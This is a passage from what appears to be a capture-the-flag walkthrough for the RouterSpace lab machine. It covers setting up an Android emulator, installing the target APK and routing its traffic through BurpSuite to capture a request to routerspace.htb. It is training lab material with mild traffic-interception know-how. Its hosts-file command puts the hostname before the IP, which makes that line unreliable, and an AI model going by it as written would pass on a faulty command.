
Use virtual keyboard for text input


BACK INSTALL

Leave everything to the default values and click `Install`. After the device installation has been completed it will be visible in the home page.




Double click on the device and it will start operating.






To install the RouterSpace APK simply drag and drop it inside the mobile device and it will automatically install and launch.




Click `Next` in the on-screen prompts and after the small introduction a router can be seen in the application as well as a `Check Status` button.



Check Status


Clicking on the `Check Status` button returns an error message that states that the application was `unable to connect to the server`.




Proxy

As the error message stated, it seems that the application is attempting to connect to a server but is unable to do so. We can attempt to capture the request that is being made by using BurpSuite and configuring the Android device to use it as a proxy.


To do so, first fire up BurpSuite on your Parrot system, navigate to `Proxy` and then `Options`, click on the proxy listener, select `edit` and set the proxy to listen on all interfaces. Click `OK` to save the configuration.




Back on Genymotion click on the Wifi icon and `Activate network emulation`.




Then navigate to the Android settings, select `Network & internet`, click on `Wifi` and finally press and hold the `AndroidWifi` network.




In the menu that pops up select, `Modify Network` and click on the `Advanced options` drop down bar.



Click on `Proxy`, select `Manual` and fill in the IP and port of the system that BurpSuite is running on.




After the above has been completed, open up the RouterSpace application and click `Check Status`. Back on the BurpSuite proxy a request will pop up that is attempting to access a specific URL on the `routerspace.htb` host.



Add this host to your hosts file in order to proceed.

```
echo 'routerspace.htb 10.129.77.36' | sudo tee -a /etc/hosts
```

